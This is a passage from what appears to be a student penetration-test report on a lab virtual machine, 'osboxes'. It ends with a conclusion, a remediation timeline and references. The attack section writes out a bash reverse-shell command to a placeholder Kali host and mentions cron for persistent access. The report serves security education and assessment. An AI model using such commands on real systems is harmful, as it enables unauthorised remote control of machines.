
- Again, like the last procedure we use the shell obtained from Weak Password Requirement attack to write the following commands on the target machine:

`$ export TERM=xterm` – Allows to open editors like nano

`$ bash -I >& /dev/tcp/<kali ip>/<port> 0>&1` – Creates a reverse shell



- Which results in a successful connection. This can then be used to remain a persistent connection through tools like cron.




Reference

Hacking Tutorials	(hackingtutorials, 2016)
Stackoverflow	(stackoverflow, 2014)

3.4.2.1 Attack Flow Diagram

The attack flow diagram for the whole process stated above would look like this:



4 CONCLUSION

From the above findings, we can say that the virutal machine osboxes has many flaws of which some are critical. Even though, if addressed appropriately, will result in drastic improvements in it's security posture. Most of the remediations do not require high-level tecniques to be implemented. Following best practices provided by known organizations should resolve the threats.

CVSS provides a timeline for the remediations to be implemented for different levels of risks. That is:

Severity	Short term Mitigations Timeframe	Long Term Mitigations Timeframe
Critical	Within 2 weeks of confirmation	Within 90 days of confirmation
High	Within 4 weeks of confirmation	Within 90 days of confirmation
Medium	Within 6 weeks of confirmation	Within 90 days of confirmation
Low	Within 8 weeks of confirmation	Within 180 days of confirmation

(atlassian, 2018)

Mitigation for risks that directly impact an organisation's business and reputation should be implemented immediately. Frequent checks should be performed on the machine to check its security posture. Patching outdated services, and blocking unwanted ports that are not in use are just some of the recommendations.

In conclusion, the overall security of osboxes needs to improve, which can be done with the help of the remediations cited above.

5 REFERENCES

atlassian, 2018. *Severity Levels for Security Issues*. [Online]
Available at: https://www.atlassian.com/trust/security/security-severity-levels
[Accessed 23 March 2024].

danielmiessler, 2018. *ssh-betterdefaultpasslist*. [Online]
Available at: https://github.com/danielmiessler/SecLists/blob/master/Passwords/Default-Credentials/ssh-betterdefaultpasslist.txt
[Accessed 22 March 2024].

filezilla, 2021. *TLS over FTP security issue*. [Online]
Available at: https://forum.filezilla-project.org/viewtopic.php?t=53591
[Accessed 24 March 2024].

hackingtutorials, 2016. *Hacking with Netcat part 2: Bind and reverse shells*. [Online]
Available at: https://www.hackingtutorials.org/networking/hacking-netcat-part-2-bind-reverse-shells/
[Accessed 24 March 2024].

HackTricks, n.d. *22 - Pentesting SSH/SFTP*. [Online]
Available at: https://book.hacktricks.xyz/network-services-pentesting/pentesting-ssh
[Accessed 22 March 2024].

NIST, 2008. *Technical Guide to Information Security,* Gaithersburg: NIST Special Publication 800-115.

prodseanb, 2021. *vsftpd-3.0.3-DoS*. [Online]
Available at: https://github.com/prodseanb/vsftpd-3.0.3-DoS/blob/master/vsftpd303-dos.py
[Accessed 22 March 2024].

Sans, 2023. *What is CVSS*. [Online]
Available at: https://www.sans.org/blog/what-is-cvss/
[Accessed 23 March 2024].

securityspace, n.d. *Anonymous FTP Login Reporting*. [Online]
Available at:
https://www.securityspace.com/smysecure/catid.html?id=1.3.6.1.4.1.25623.1.0.900600
[Accessed 24 March 2024].

stackoverflow, 2014. *TERM environment variable not set*. [Online]
Available at: https://stackoverflow.com/questions/16242025/term-environment-variable-not-set
[Accessed 24 March 2024].

terrapin-attack, 2023. *Terrapin Attack*. [Online]
Available at: https://terrapin-attack.com
[Accessed 23 March 2024].

All other documents used in the report including the Nessus and OpenVas report are available at: Google Drive